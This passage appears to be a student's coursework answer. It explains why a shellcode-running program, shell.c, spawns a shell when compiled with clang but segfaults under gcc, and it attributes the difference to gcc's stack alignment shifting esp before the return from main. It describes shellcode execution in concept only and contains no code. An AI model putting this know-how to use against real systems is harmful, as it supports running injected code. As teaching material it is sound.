
no subraction of 4 bytes is happening hence we land on correct address.

Q: Why does the provided binary work as intended even when it is compiled from the original source file "shell.c" using clang instead of gcc?

When the given shell.c code is compiled using clang, we don't get any segmentation fault error because **there won't be any stack alignment happening with clang** binary and hence the program works as intended.

As there is no extra effective address calculation while returning from main, the esp register gets the correct address of buffer array and while returning from the main function the top value of stack which is the base address of the array gets popped out and placed in instruction register [**eip**]





As the eip register holds the correct address of buffer array, it starts executing the shell machine code that is present there. Hence, we don't get any segmentation fault error at runtime. **The shell gets created successfully.**

REFERENCES:

I found out about the stack alignment done by gcc from the stack overflow discussions.

https://stackoverflow.com/questions/43596226/gcc-subtracting-from-esp-before-call